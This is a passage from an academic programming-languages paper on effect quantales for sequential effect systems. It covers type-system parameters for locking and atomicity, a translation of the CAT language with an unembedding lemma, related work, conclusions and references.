$K(\mathsf{lock}) = \star$
$K(\mathsf{ref}) = \star \Rightarrow \star \Rightarrow \star$

$$\frac{\forall\, l \in \mathsf{dom}(m).\ \Sigma(l) = \mathsf{lock} \qquad \forall\, r \in \mathsf{dom}(h).\ \epsilon;\ \Sigma \vdash h(r) : \Sigma(r) \mid I}{Q \vdash (m, h) : \Sigma}$$

$$\begin{aligned}
\delta(\mathsf{new_lock}) &= \mathsf{unit} \xrightarrow{B} \mathsf{lock} \\
\delta(\mathsf{acquire}) &= \Pi x : \mathsf{lock}.\ \xrightarrow{(\varnothing, \{x\}) \otimes R} \mathsf{unit} \\
\delta(\mathsf{release}) &= \Pi x : \mathsf{lock}.\ \xrightarrow{(\{x\}, \varnothing) \otimes L} \mathsf{unit} \\
\delta(\mathsf{alloc}) &= \Pi x : \mathsf{lock} \xrightarrow{B} \forall\, \alpha :: \star \xrightarrow{B} \tau \xrightarrow{B} \mathsf{ref}\ S(x)\ \tau \\
\delta(\mathsf{read}_\bullet) &= \Pi x : \mathsf{lock} \xrightarrow{B} \forall\, \alpha :: \star \xrightarrow{B} \mathsf{ref}\ S(x)\ \tau \xrightarrow{(\varnothing, \varnothing) \otimes A} \tau \\
\delta(\mathsf{read}_\epsilon) &= \Pi x : \mathsf{lock} \xrightarrow{B} \forall\, \alpha :: \star \xrightarrow{B} \mathsf{ref}\ S(x)\ \tau \xrightarrow{(\{x\}, \{x\}) \otimes B} \tau \\
\delta(\mathsf{write}_\bullet) &= \Pi x : \mathsf{lock} \xrightarrow{B} \forall\, \alpha :: \star \xrightarrow{B} \mathsf{ref}\ S(x)\ \tau \xrightarrow{B} \tau \xrightarrow{(\varnothing, \varnothing) \otimes A} \tau \\
\delta(\mathsf{write}_\epsilon) &= \Pi x : \mathsf{lock} \xrightarrow{B} \forall\, \alpha :: \star \xrightarrow{B} \mathsf{ref}\ S(x)\ \tau \xrightarrow{B} \tau \xrightarrow{(\{x\}, \{x\}) \otimes B} \tau \\
\delta(\mathsf{req_atomic}) &= (\mathsf{bool} \xrightarrow{A} \mathsf{unit}) \xrightarrow{B} \mathsf{unit}
\end{aligned}$$

$[\![\mathsf{new\_lock}\ \_]\!]((m, h))(\Sigma) = l, (m[l \mapsto \mathsf{false}], h), \Sigma[l \mapsto \mathsf{lock}]$ for next $l \notin \mathsf{dom}(m)$
$[\![\mathsf{acquire}\ l]\!]((m[l \mapsto \mathsf{false}], h))(\Sigma) = (), (m[l \mapsto \mathsf{true}], h), \Sigma$
$[\![\mathsf{release}]\!]((m[l \mapsto \mathsf{true}], h))(\Sigma) = (), (m[l \mapsto \mathsf{false}], h), \Sigma$
$[\![\mathsf{alloc}\ l\ \tau\ v]\!]((m, h))(\Sigma) = \ell, (m, h[\ell \mapsto v]), \Sigma[\ell \mapsto \mathsf{ref}\ S(l)\ \tau]$ for $\ell \notin \mathsf{dom}(h)$
$[\![\mathsf{read}_\bullet\ \mathsf{I}\ \tau\ \ell]\!]((m, h))(\Sigma) = h(\ell), (m, h), \Sigma$
$[\![\mathsf{read}_\epsilon\ \mathsf{I}\ \tau\ \ell]\!]((m, h))(\Sigma) = h(\ell), (m, h), \Sigma$
$[\![\mathsf{write}_\bullet\ \mathsf{I}\ \tau\ \ell\ \mathsf{v}]\!]((m, h))(\Sigma) = v, (m, h[\ell \mapsto v]), \Sigma$
$[\![\mathsf{write}_\epsilon\ \mathsf{I}\ \tau\ \ell\ \mathsf{v}]\!]((m, h))(\Sigma) = v, (m, h[\ell \mapsto v]), \Sigma$
$[\![\mathsf{req\_atomic}\ f]\!]((m, h))(\Sigma) = (), (m, h), \Sigma$

Figure 4 Parameters to model Flanagan and Abadi's *Types for Safe Locking* [18] (a sequential variant) and Flanagan and Qadeer's *Types for Atomicity* [21] in our framework. We sometimes omit the locking component of effects when it is simply $(\varnothing, \varnothing)$ to improve readability.

sequencing of atomicity effects. For maximal minimalism, they assume some *other* type system has already analyzed the program and identified which heap accesses are racy and which are well-synchronized. For completeness, we will embed into an instantiation of our framework that itself distinguishes well-synchronized and racy reads, and establish conditions under which their abstract notion of well-synchronized is compatible. Thus this section develops a hybrid of Flanagan and Abadi's *Types for Safe Locking* [18] and Flanagan and Qadeer's *Types for Atomicity* [21], further extended to track locks in a flow-sensitive manner (the former uses `synchronized` blocks, the latter does not track locks itself). Recall that in the former, a concurrent functional language with heap is extended by locks, and the reference type is indexed by a singleton lock identity. The type system tracks the set of locks held at each program point (there, scoped by lexically scoped synchronized blocks), and ensures that any access to a heap location guarded by some lock occurs while that lock is held. This forms the foundation of the ideas behind the better-known RCC/Java [19], which extends these ideas to the full Java language. We add additional read and write primitives that may race, to model the atomicity work.

We define in Figure 4 the parameters to the language framework needed to model locks, mutable heap locations, and lock-indexed reference types, and the primitives to manipulate them. We define T_i by giving K (which is defined over T_i), and define p_i as $\mathsf{LockNames} \uplus \mathsf{Location} \uplus \mathsf{dom}(\delta)$ (locks, heap locations, and primitive operations). The state consists of a lock heap, mapping locks to a boolean indicating whether each lock is held, and a standard mutable store. The reference type is indexed by a lock (lifted to a singleton type). Primitives include lock allocation; lock acquisition and release primitives whose effects indicate both the change in lock claims and the mover type; allocation of data guarded by a particular lock; racing ($\bullet$) and well-synchronized (ϵ) reads and writes, with effects requiring (or not) lock ownership as appropriate; and one further primitive for requiring atomicity. The primitive types are largely similar, so we explain only two in detail. acquire takes one argument — a lock — that is then bound in the latent effect of the type. That effect is a product of the locking and atomicity quantales, indicating that the lock acquisition is a *right*

mover (R), and that safe execution requires no particular lock claims on entry, but finishes with the guarantee that the lock passed as an argument is held (we use syntactic sugar for assumed effect constructors of appropriate arity). The read_ϵ primitive for well-synchronized (non-data-race) reads is akin to a standard dereference operator, but because it works for any reference — which may be associated with any lock and store values of any type — the choice of lock and type must be passed as arguments before the reference itself. Given the lock, cell type, and reference, the final latent effect indicates that the operation requires the specified lock to be held at invocation, preserves ownership, and is a *both mover* (B).

We give a stylized definition of the (partial) semantics function for primitives as acting on not only states but also state types, giving the monotonically increasing state type for each primitive, as required of the parameters. We also omit restating the dynamic effect in our $[\![-]\!]$; we take it to be the final effect of the corresponding entry in δ with appropriate value substitutions made — as required by the type system. The definitions easily satisfy the primitive preservation property assumed by the type system. We take as the partial order on $\mathsf{StateEnv}$ the standard partial order on partial functions, with δ as its least element.

These parameters are adequate to write and type terms like the following atomic function that reads from a supplied lock-protected reference (permitting syntactic sugar for brevity):

$$\varnothing \vdash \lambda\, x.\, \lambda\, r.\, \mathsf{acquire}\ x;\ \mathsf{let}\ y = \mathsf{read}_\epsilon\ x\ [\mathsf{bool}]\ r\ \mathsf{in}\ (\mathsf{release}\ x;\ y)$$
$$: \left(\Pi x : \mathsf{lock} \xrightarrow{(\varnothing,\varnothing)\otimes B} \Pi r : \mathsf{ref}\ \mathcal{S}(x)\ \mathsf{bool} \xrightarrow{(\varnothing,\varnothing)\otimes A} \mathsf{bool}\right) \mid (\varnothing,\varnothing) \otimes B$$

CAT is a properly multi-threaded language, while our language is not. As we noted earlier, our aim is to preserve well-typing, not dynamic semantics, so our translation of fork will not model concurrent semantics. Blocks of code that do not fork or rely on other threads should run as expected, though we do not prove this.

CAT's constants, primitives (`new_lock`, etc.), and mutexes can be translated in almost the obvious way for our framework, currying their primitives and extending that set with constants and the mutex names described above. The tricky bit is that CAT presumes some unspecified race freedom analysis and unspecified type system have already been applied to distinguish racing and well-synchronized reads, and to rule out basic type errors. Our terms require lock and type information to be explicitly present in the term, so we assume, beyond those unspecified analyses, operations $\mathsf{LockFor}$, $\mathsf{RefTypeOf}$, and TypeOf to extract the relevant local lock names and types. For a term produced using these operations to type-check in our core language will naturally require a degree of consistency between the unspecified analyses and the checks of our core language for the lock multiset quantale. However the details are not necessary to work out, because our relation is conditioned on the assumption that the translation does type check in our core language.

Conditionals and while loops are translated in the obvious inductive way — note that aside from CAT's type system lacking basic types, the handling of atomicity effects is structured exactly as our rules for those constructs. To handle currying, we adopt the notations $\lambda\, \overline{x}.\, e \equiv \lambda\, x_1 \ldots \lambda\, x_n.\, e$ for an n-ary closure, and $e\ \overline{e'} \equiv (\ldots (e\ e'_1) \ldots e'_n)$ for n-ary function application. Note that when typing the expanded forms, the effects of all but the innermost expanded lambda expression can simply be I, making the overall effect of the expanded application the left-to-right sequenced effects of the function and each argument followed by the effect of the inner-most closure. We also use the shorthand $\mathsf{wraplock}\ e \equiv \mathsf{let}\ x = \mathsf{new\_lock}()\ \mathsf{in}\ (\mathsf{acquire}\ x;\quad e;\quad \mathsf{release}\ x;\ ())$. The atomicity of this expression is A if and only if e's atomicity is less than A. Other translations are as follows, omitting analogous primitive translations:

$$
\begin{array}{ll}
[\![\ p(\overline{e})\ ]\!] = p\ \overline{[\![e]\!]} & [\![\ \ e^F(\overline{e})\ \ ]\!] = [\![e]\!]\ \overline{[\![e]\!]} \\
[\![\ f(\overline{x})e\ ]\!] = (\lambda\, \overline{x}.\, [\![e]\!]) & [\![\texttt{atomic}\ e]\!] = \mathsf{req\_atomic}\ (\lambda\_.\, \mathsf{wraplock}\ [\![e]\!]);\ \ [\![e]\!] \\
[\![\texttt{fork}\ e]\!] = \mathsf{let}\ \_ = (\lambda\_.\, [\![e]\!])\ \mathsf{in}\ \mathsf{wraplock}\ () & [\![\ \ \ x_\bullet\ \ \ ]\!] = \mathsf{read}_\bullet\ \langle \mathsf{LockFor}(x) \rangle\ \langle \mathsf{RefTypeOf}(x) \rangle\ x
\end{array}
$$

We assume the translation process produces a mapping from generated subterms back to the original CAT term (specifically, mapping closures back to CAT's named functions). `atomic` expression are translated to capture the expression in a dynamically-meaningless thunk passed as a parameter requiring an atomic effect, but run unconditionally. The unconditional execution allows the actual atomicity of e to be used later, as in CAT. `fork` operations are translated in a way that makes the forked thread computationally irrelevant (but, by induction, preserves typeability and effects) and locally carries an atomic effect as in the type rule.

The theorem we would like to prove is that translating any well-typed CAT term produces a term in our core language with the corresponding type and effect. Unfortunately, CAT is untyped aside from atomicities, so there is no type to translate, and CAT itself cannot check correct use of well-synchronized vs. racy reads. Instead, we prove an "un-embedding" lemma by induction on the CAT term:

▶ **Lemma 26** (Unembedding CAT from $\mathcal{L} \otimes \mathcal{A}$). *Given a* CAT *term* t*, for any* Γ*,* τ*, and effect* $l \otimes e \in (\mathcal{L} \otimes \mathcal{A})(\Gamma)$ *such that* $\Gamma \vdash [\![t]\!] : \tau \mid l \otimes e$*, under the* CAT *environment* $\hat{\Gamma}$ *mapping each function name to the final effect of its* n*-ary closure translation,* $\hat{\Gamma} \vdash t : e$*.*

9 Related and Future Work

The closely related work is split among three major groups: generic effect systems, algebraic models of sequential computation, and concrete effect systems.

9.1 Generic Effect Systems

We know of only three generic characterizations of effect systems prior to ours, none of which handles sequential effects or is extensible with new primitives.

Marino and Millstein give a generic model of a static commutative effect system [42] for a simple extension of the lambda calculus. Their formulation is motivated explicitly by the view of effects as capabilities, which pervades their formalism — effects there are sets of capabilities, values can be tagged with sets of capabilities, and subeffecting follows from set inclusion. They do not consider polymorphism (beyond the naive exponential-cost approach of substituting let bindings at type checking). They do however also parameterize their development by an insightful choice of *adjust* to change the capabilities available within some evaluation context and *check* to check the capabilities required by some redex against those available, allowing great flexibility in how effects are managed.

Henglein et al. [31] give a simple expository effect system to introduce the technical machinery added to a standard typing judgment in order to track (commutative) effects. Like like Marino and Millstein they use qualifiers as a primitive to introduce effects. Because their goals were instructional rather than technical, the calculus is not used for much (it precedes a full typed region calculus [55]).

Rytz et al. [50] offer a collection of insights for building manageable effect systems, notably the relative effect polymorphism mentioned earlier [49] (inspired by anchored exceptions [59]) and an approach for managing the simultaneous use of multiple effect systems with modest annotation burden. The system was given abstractly, with respect to a lattice of effects. Toro and Tanter later implemented this as as a polymorphic extension [58] to Schwerter et

al.'s gradual effect systems [3]. Their implementation is again parameterized with respect to an effect lattice, supporting only closed effects (i.e., no singletons).

9.2 Algebraic Approaches to Computation

Our effect quantales are an example of an algebraic approach to modeling sequential computation. There are many closely-related approaches beyond those discussed in Section 7, such as action logic [48] and Kleene Algebras (KAs), and Kleene Algebras with Tests (KATs) [39]. Each of these has some partial order, and an associative binary operation that distributes over joins (and meets). Some KAs also look very much like effect quantales: one standard example is a KA of execution traces, similar to the effect systems mentioned in Section 4.3. However, Kleene Algebras and relatives are intended to model the semantics of a *possibly-failing* computation, rather than a classification of "successful" computations, and thus carries a ring structure unsuitable for effect systems. The requirement that the KA element 0 of the partial order is nilpotent for sequencing ($0 \cdot x = 0 = x \cdot 0$) but also least in the partial order ($0 + x = x = x + 0$) makes these systems unsuitable for effect systems. Some effects have no sensible least element: for locking, this would be an effect e that is considered to both preserve lock sets ($e \sqsubseteq (\varnothing, \varnothing)$) and also change them (e.g., $e \sqsubseteq (\varnothing, \{\ell\})$ among others). For those systems where a least element does make sense (atomicity without locking, or subsuming commutative effects), their least element $\bot$ is always the identity for sequencing — $\bot \rhd x = x = x \rhd \bot$. The ring requirements would require $A \rhd B \rhd A = B$ for atomicity, which fails to reflect that such a sequence is not atomic.

9.3 Concrete Effect Systems

We discussed several example sequential effect systems throughout, notably Flanagan and Abadi's *Types for Safe Locking* [18] (the precursor to RCC/Java [19]), and Flanagan and Qadeer's *Types for Atomicity* [21] (again a precursor to a full Java version [20]). This atomicity work is one of the best-known examples of a sequential effect system. Coupling the atomicity structures developed there with a sequential version of lockset tracking for unstructured locking primitives gives rise to interesting effect quantales, which can be separately specified and then combined to yield a complete effect system.

Suenaga gives a sequential effect system for ensuring deadlock freedom in a language with unstructured locking primitives [53], which is the closest example we know of to our lockset effect quantale. However, Suenaga's lock tracking is structured a bit differently from ours: he tracks the state of a lock as either explicitly present but unowned (by the current thread), or owned by the current thread, thus not reasoning about recursive lock acquisition. This is isomorphic to a *set*, rather than a multiset, of locks (a subset of a known set of all locks), and thus checks a different property than our lockset quantale. In fact, most prior type systems tracking owned locks treat only this binary property. This discrepancy between prior work and our lockset quantales leads to interesting, and slightly surprising subtleties.

Our first attempt to define the locking effect quantale sought to use only *sets* of locks, rather than *multisets*, and to prohibit recursive lock acquisition. Indeed, such an effect quantale can be defined, satisfying all required properties, for a fixed set of locks. But once the set of locks is a parameter, the resulting indexed effect quantale is not collapsible! Viewing this in terms of the type system, consider the term $f = (\lambda\, l_1.\, \lambda\, l_2.\, \mathsf{acquire}\ l_1;\ \mathsf{acquire}\ l_2)$, which would have type $\Pi l_1 : \mathsf{lock} \xrightarrow{I} \Pi l_2 : \mathsf{lock} \xrightarrow{(\varnothing, \{l_1, l_2\})} \mathsf{unit}$ (ignoring atomicity). Intuitively, applying this function to the same lock x twice ($f\ x\ x$) would eventually substitute the same value for l_1 and l_2, yielding an expected overall effect of $(\varnothing, \{x\})$ — the number of locks

acquired shrank because the set would collapse, though the underlying term would try to acquire the same lock twice. Moreover, after reducing the second application, the resulting term would no longer by type-correct, as $(\varnothing, \{x\}) \triangleright (\varnothing, \{x\}) = \mathsf{Err}$ when holding a lock twice cannot be represented! This is why the *set*-based lock tracking is not collapsible. Using multisets as we do in Section 4 fixes this problem. Suenaga does not encounter this, because his lack of closures and linear lock ownership do not permit two variables used for locking to later be unified by substitution. Other work such as RCC/Java [19] avoids the issue because while the system uses sets, the dynamic semantics permit recursive acquisition and count recursive claims in the evaluation contexts.

Many other systems that are not typically presented as effect systems can be modeled as sequential effect systems. Notably this includes systems with flow-sensitive additional contexts (e.g., sets of capabilities) as alluded to in Section 2, or fragments of type information in systems that as-presented perform strong updates on the local variable contexts (e.g., the state transitions tracked by typestate [60, 24], though richer systems require dynamic reflection of typestate checks into types [54], which is a richer form of dependent effects than our framework currently tracks). Other forms of behavioral type systems have at least a close correspondence to known effect systems, which are likely to be adaptable to our framework in the future: consider the similarity between session types [32] and Nielson and Nielson's effect system for communication in CML [46].

9.4 Limitations and Future Work

There remain a few important aspects of sequential effect systems that neither we, nor related work on semantic characterizations of sequential effects, have considered. One important example is the presence of a masking construct [41, 25] that locally suppresses some effect, such as try-catch blocks or `letregion` in region calculi. Another is serious consideration of control effects, which are alluded to in Mycroft et al.'s work [45], but otherwise have not been directly considered in the algebraic characterizations of sequential effects.

Our generic language carries some additional limitations. It lacks subtyping and "subeffecting," which enhance usability of the system, but these should not present any new technical difficulties. It also lacks support for adding new evaluation contexts through the parameters, which is important for modeling constructs like `letregion`. Allowing this would require more sophisticated machinery for composing partial semantic definitions [5, 12, 13].

Beyond the effect-flavored variation [41, 55] of parametric polymorphism and the polymorphism arising from singleton types as we consider here, the literature contains bounded [30] (or more generally, constraint-based) effect polymorphism, and unique "lightweight" forms of effect polymorphism [50, 27] with no direct parallel in traditional approaches to polymorphism. Extending our approach for these seems sensible and feasible.

Finally, we have not considered concurrency and sequential effects, beyond noting the gap between joinoids' fork-join style operator and common source-level concurrency constructs. As a result we have not directly proven that our multiset-of-locks effect quantale ensures data race freedom or atomicity for a true concurrent language.

10 Conclusions

We have given a new algebraic characterization — effect quantales — for sequential effect systems, and shown it sufficient to implement complete effect systems, unlike previous approaches that focused on a subset of real language features. We used them to model classic examples from the sequential effect system literature, and gave a syntactic soundness

proof for the first generic sequential effect system. Moreover, we give the first investigation of the generic interaction between (singleton) dependent effects and algebraic models of sequential effects, and a powerful way to derive an appropriate iteration operator on effects for many effect quantales. We believe this is an important basis for future work designing complete sequential effect systems, and for generic effect system implementation frameworks supporting sequential effects.

References

1 Martin Abadi, Cormac Flanagan, and Stephen N. Freund. Types for safe locking: Static race detection for java. *ACM Trans. Program. Lang. Syst.*, 28(2):207–255, March 2006. doi:10.1145/1119479.1119480.

2 Samson Abramsky and Steven Vickers. Quantales, observational logic and process semantics. *Mathematical Structures in Computer Science*, 3(02):161–227, 1993. doi:10.1017/S0960129500000189.

3 Felipe Bañados Schwerter, Ronald Garcia, and Éric Tanter. A theory of gradual effect systems. In *Proceedings of the 19th ACM SIGPLAN International Conference on Functional Programming*, ICFP '14, pages 283–295. ACM, 2014. doi:10.1145/2628136.2628149.

4 Nick Benton and Peter Buchlovsky. Semantics of an Effect Analysis for Exceptions. In *TLDI*, 2007. doi:10.1145/1190315.1190320.

5 Lars Birkedal and Rasmus Ejlers Møgelberg. Intensional type theory with guarded recursive types qua fixed points on universes. In *Logic in Computer Science (LICS), 2013 28th Annual IEEE/ACM Symposium on*, pages 213–222. IEEE, 2013. doi:10.1109/LICS.2013.27.

6 Garrett Birkhoff. *Lattice theory*, volume 25 of *Colloquium Publications*. American Mathematical Soc., 1940. Third edition, eighth printing with corrections, 1995.

7 Thomas Scott Blyth. *Lattices and ordered algebraic structures*. Springer Science & Business Media, 2006. doi:10.1007/b139095.

8 Robert L. Bocchino, Jr., Vikram S. Adve, Danny Dig, Sarita V. Adve, Stephen Heumann, Rakesh Komuravelli, Jeffrey Overbey, Patrick Simmons, Hyojin Sung, and Mohsen Vakilian. A Type and Effect System for Deterministic Parallel Java. In *OOPSLA*, 2009. doi:10.1145/1640089.1640097.

9 Chandrasekhar Boyapati, Robert Lee, and Martin Rinard. Ownership Types for Safe Programming: Preventing Data Races and Deadlocks. In *OOPSLA*, 2002. doi:10.1145/582419.582440.

10 Chandrasekhar Boyapati and Martin Rinard. A Parameterized Type System for Race-Free Java Programs. In *OOPSLA*, 2001. doi:10.1145/504282.504287.

11 Karl Crary, David Walker, and Greg Morrisett. Typed memory management in a calculus of capabilities. In *Proceedings of the 26th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 262–275. ACM, 1999. doi:10.1145/292540.292564.

12 Benjamin Delaware, Bruno C. d. S. Oliveira, and Tom Schrijvers. Meta-theory à la carte. In *Proceedings of the 40th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '13, pages 207–218. ACM, 2013. doi:10.1145/2429069.2429094.

13 Benjamin Delaware, Steven Keuchel, Tom Schrijvers, and Bruno C.d.S. Oliveira. Modular monadic meta-theory. In *Proceedings of the 18th ACM SIGPLAN International Conference on Functional Programming*, ICFP '13, pages 319–330. ACM, 2013. doi:10.1145/2500365.2500587.

14 Mike Dodds, Xinyu Feng, Matthew Parkinson, and Viktor Vafeiadis. Deny-guarantee reasoning. In *Proceedings of the 18th European Symposium on Programming (ESOP)*, pages 363–377. Springer Berlin Heidelberg, 2009. doi:10.1007/978-3-642-00590-9_26.

15 Peter Dybjer. Internal type theory. In *International Workshop on Types for Proofs and Programs*, pages 120–134. Springer, 1995. doi:10.1007/3-540-61780-9_66.

16 Manuel Fähndrich, Mark Aiken, Chris Hawblitzel, Orion Hodson, Galen Hunt, James R. Larus, and Steven Levi. Language support for fast and reliable message-based communication in singularity os. In *Proceedings of the 1st ACM SIGOPS/EuroSys European Conference on Computer Systems 2006*, EuroSys '06, pages 177–190. ACM, 2006. doi:10.1145/1217935.1217953.

17 Cormac Flanagan and Martín Abadi. Object Types against Races. In *CONCUR*, 1999. doi:10.1007/3-540-48320-9_21.

18 Cormac Flanagan and Martín Abadi. Types for Safe Locking. In *ESOP*, 1999. doi:10.1007/3-540-49099-X_7.

19 Cormac Flanagan and Stephen N. Freund. Type-Based Race Detection for Java. In *PLDI*, 2000. doi:10.1145/349299.349328.

20 Cormac Flanagan and Shaz Qadeer. A type and effect system for atomicity. In *Proceedings of the ACM SIGPLAN 2003 Conference on Programming Language Design and Implementation*, PLDI '03, pages 338–349. ACM, 2003. doi:10.1145/781131.781169.

21 Cormac Flanagan and Shaz Qadeer. Types for atomicity. In *Proceedings of the 2003 ACM SIGPLAN International Workshop on Types in Languages Design and Implementation*, TLDI '03, pages 1–12. ACM, 2003. doi:10.1145/604174.604176.

22 Laszlo Fuchs. *Partially ordered algebraic systems*, volume 28 of *International Series of Monographs on Pure and Applied Mathematics*. Dover Publications, 2011. Reprint of 1963 Pergamon Press version.

23 Nikolaos Galatos, Peter Jipsen, Tomasz Kowalski, and Hiroakira Ono. *Residuated lattices: an algebraic glimpse at substructural logics*, volume 151 of *Studies in Logic and the Foundations of Mathematics*. Elsevier, 2007.

24 Ronald Garcia, Éric Tanter, Roger Wolff, and Jonathan Aldrich. Foundations of typestate-oriented programming. *ACM Trans. Program. Lang. Syst.*, 36(4):12:1–12:44, October 2014. doi:10.1145/2629609.

25 David K. Gifford and John M. Lucassen. Integrating Functional and Imperative Programming. In *Proceedings of the 1986 ACM Conference on LISP and Functional Programming*, LFP '86, 1986. doi:10.1145/319838.319848.

26 Colin S. Gordon. A Generic Approach to Flow-Sensitive Polymorphic Effects (Extended Version). Technical Report arXiv cs.PL 1705.02264, Computing Research Repository (CoRR), May 2017. URL: https://arxiv.org/abs/1705.02264.

27 Colin S. Gordon, Werner Dietl, Michael D. Ernst, and Dan Grossman. JavaUI: Effects for Controlling UI Object Access. In *Proceedings of the 27th European Conference on Object-Oriented Programming (ECOOP'13)*, 2013. doi:10.1007/978-3-642-39038-8_8.

28 Colin S. Gordon, Michael D. Ernst, and Dan Grossman. Static Lock Capabilities for Deadlock Freedom. In *Proceedings of the 8th ACM SIGPLAN Workshop on Types in Language Design and Implementation (TLDI'12)*, 2012. doi:10.1145/2103786.2103796.

29 James Gosling, Bill Joy, Guy L Steele, Gilad Bracha, and Alex Buckley. *The Java Language Specification: Java SE 8 Edition*. Pearson Education, 2014.

30 Dan Grossman, Greg Morrisett, Trevor Jim, Michael Hicks, Yanling Wang, and James Cheney. Region-based memory management in cyclone. In *Proceedings of the ACM SIGPLAN 2002 Conference on Programming Language Design and Implementation*, PLDI '02, pages 282–293. ACM, 2002. doi:10.1145/512529.512563.

31 Fritz Henglein, Henning Makholm, and Henning Niss. Effect types and region-based memory management. In Benjamin C. Pierce, editor, *Advanced Topics in Types and Programming Languages*, chapter 3, pages 87–136. MIT Press, 2005.

32 Kohei Honda, Nobuko Yoshida, and Marco Carbone. Multiparty Asynchronous Session Types. In *Proceedings of the 35th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '08, 2008. doi:10.1145/1328438.1328472.

33 Galen Hunt, Mark Aiken, Manuel Fähndrich, Chris Hawblitzel, Orion Hodson, James Larus, Steven Levi, Bjarne Steensgaard, David Tarditi, and Ted Wobber. Sealing os processes to improve dependability and safety. In *Proceedings of the 2Nd ACM SIGOPS/EuroSys European Conference on Computer Systems 2007*, EuroSys '07, pages 341–354. ACM, 2007. doi:10.1145/1272996.1273032.

34 Galen C. Hunt and James R. Larus. Singularity: Rethinking the software stack. *SIGOPS Oper. Syst. Rev.*, 41(2):37–49, April 2007. doi:10.1145/1243418.1243424.

35 Bart Jacobs. *Categorical logic and type theory*, volume 141 of *Studies in Logic and the Foundations of Mathematics*. Elsevier, 1999.

36 Shin-ya Katsumata. Parametric effect monads and semantics of effect systems. In *Proceedings of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '14, pages 633–645. ACM, 2014. doi:10.1145/2535838.2535846.

37 Ming Kawaguchi, Patrick Rondon, Alexander Bakst, and Ranjit Jhala. Deterministic Parallelism via Liquid Effects. In *PLDI*, 2012. doi:10.1145/2254064.2254071.

38 Eric Koskinen and Tachio Terauchi. Local temporal reasoning. In *Proceedings of the Joint Meeting of the Twenty-Third EACSL Annual Conference on Computer Science Logic (CSL) and the Twenty-Ninth Annual ACM/IEEE Symposium on Logic in Computer Science (LICS)*, CSL-LICS '14, pages 59:1–59:10, New York, NY, USA, 2014. ACM. doi:10.1145/2603088.2603138.

39 Dexter Kozen. Kleene algebra with tests. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 19(3):427–443, 1997. doi:10.1145/256167.256195.

40 Richard J. Lipton. Reduction: A Method of Proving Properties of Parallel Programs. *Communications of the ACM*, 18(12):717–721, December 1975. doi:10.1145/361227.361234.

41 J. M. Lucassen and D. K. Gifford. Polymorphic Effect Systems. In *Proceedings of the 15th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, 1988. doi:10.1145/73560.73564.

42 Daniel Marino and Todd Millstein. A Generic Type-and-Effect System. In *TLDI*, 2009. doi:10.1145/1481861.1481868.

43 Christopher J. Mulvey. &. *Suppl. Rend. Circ. Mat. Palermo (2)*, 12:99–104, 1986.

44 Christopher J Mulvey and Joan W Pelletier. A quantisation of the calculus of relations. In *Canad. Math. Soc. Conf. Proc. 13*, pages 345–360, 1992.

45 Alan Mycroft, Dominic Orchard, and Tomas Petricek. Effect systems revisited—control-flow algebra and semantics. In *Semantics, Logics, and Calculi*, pages 1–32. Springer, 2016. doi:10.1007/978-3-319-27810-0_1.

46 Flemming Nielson and Hanne Riis Nielson. From cml to process algebras. In *International Conference on Concurrency Theory (CONCUR)*, pages 493–508. Springer, 1993. doi:10.1007/3-540-57208-2_34.

47 Wesley Phoa. An introduction to fibrations, topos theory, the effective topos and modest sets. Technical Report ECS-LFCS-92-208, University of Edinburgh, 1992.

48 Vaughan Pratt. Action logic and pure induction. In *European Workshop on Logics in Artificial Intelligence*, pages 97–120. Springer, 1990. doi:10.1007/BFb0018436.

49 Lukas Rytz and Martin Odersky. Relative Effect Declarations for Lightweight Effect-Polymorphism. Technical Report EPFL-REPORT-175546, EPFL, 2012.

50 Lukas Rytz, Martin Odersky, and Philipp Haller. Lightweight Polymorphic Effects. In *European Conference on Object-Oriented Programming (ECOOP 2012)*, 2012. doi:10.1007/978-3-642-31057-7_13.

51 Vijay A. Saraswat, Martin Rinard, and Prakash Panangaden. The Semantic Foundations of Concurrent Constraint Programming. In *Proceedings of the 18th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '91, pages 333–352. ACM, 1991. doi:10.1145/99583.99627.

52 Christian Skalka. Types and trace effects for object orientation. *Higher-Order and Symbolic Computation*, 21(3):239–282, 2008. doi:10.1007/s10990-008-9032-6.

53 Kohei Suenaga. Type-based deadlock-freedom verification for non-block-structured lock primitives and mutable references. In *Asian Symposium on Programming Languages and Systems*, pages 155–170. Springer, 2008. doi:10.1007/978-3-540-89330-1_12.

54 Joshua Sunshine, Karl Naden, Sven Stork, Jonathan Aldrich, and Éric Tanter. First-class state change in plaid. In *Proceedings of the 2011 ACM International Conference on Object Oriented Programming Systems Languages and Applications*, OOPSLA '11, pages 713–732, New York, NY, USA, 2011. ACM. doi:10.1145/2048066.2048122.

55 Jean-Pierre Talpin and Pierre Jouvelot. Polymorphic type, region and effect inference. *Journal of functional programming*, 2(03):245–271, 1992. doi:10.1017/S0956796800000393.

56 Ross Tate. The sequential semantics of producer effect systems. In *POPL '13: Proceedings of the 40th annual ACM SIGPLAN-SIGACT symposium on Principles of Programming Languages*. ACM, 2013. doi:10.1145/2429069.2429074.

57 Mads Tofte and Jean-Pierre Talpin. Implementation of the Typed Call-by-value λ-calculus Using a Stack of Regions. In *Proceedings of the 21st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '94, pages 188–201, 1994. doi:10.1145/174675.177855.

58 Matías Toro and Éric Tanter. Customizable gradual polymorphic effects for scala. In *Proceedings of the 2015 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications*, OOPSLA 2015, pages 935–953. ACM, 2015. doi:10.1145/2814270.2814315.

59 Marko van Dooren and Eric Steegmans. Combining the robustness of checked exceptions with the flexibility of unchecked exceptions using anchored exception declarations. In *Proceedings of the 20th Annual ACM SIGPLAN Conference on Object-oriented Programming, Systems, Languages, and Applications*, OOPSLA '05, pages 455–471. ACM, 2005. doi:10.1145/1094811.1094847.

60 Roger Wolff, Ronald Garcia, Éric Tanter, and Jonathan Aldrich. Gradual typestate. In *ECOOP 2011 - Object-Oriented Programming - 25th European Conference, Lancaster, UK, July 25-29, 2011 Proceedings*, pages 459–483, 2011. doi:10.1007/978-3-642-22655-7_22.

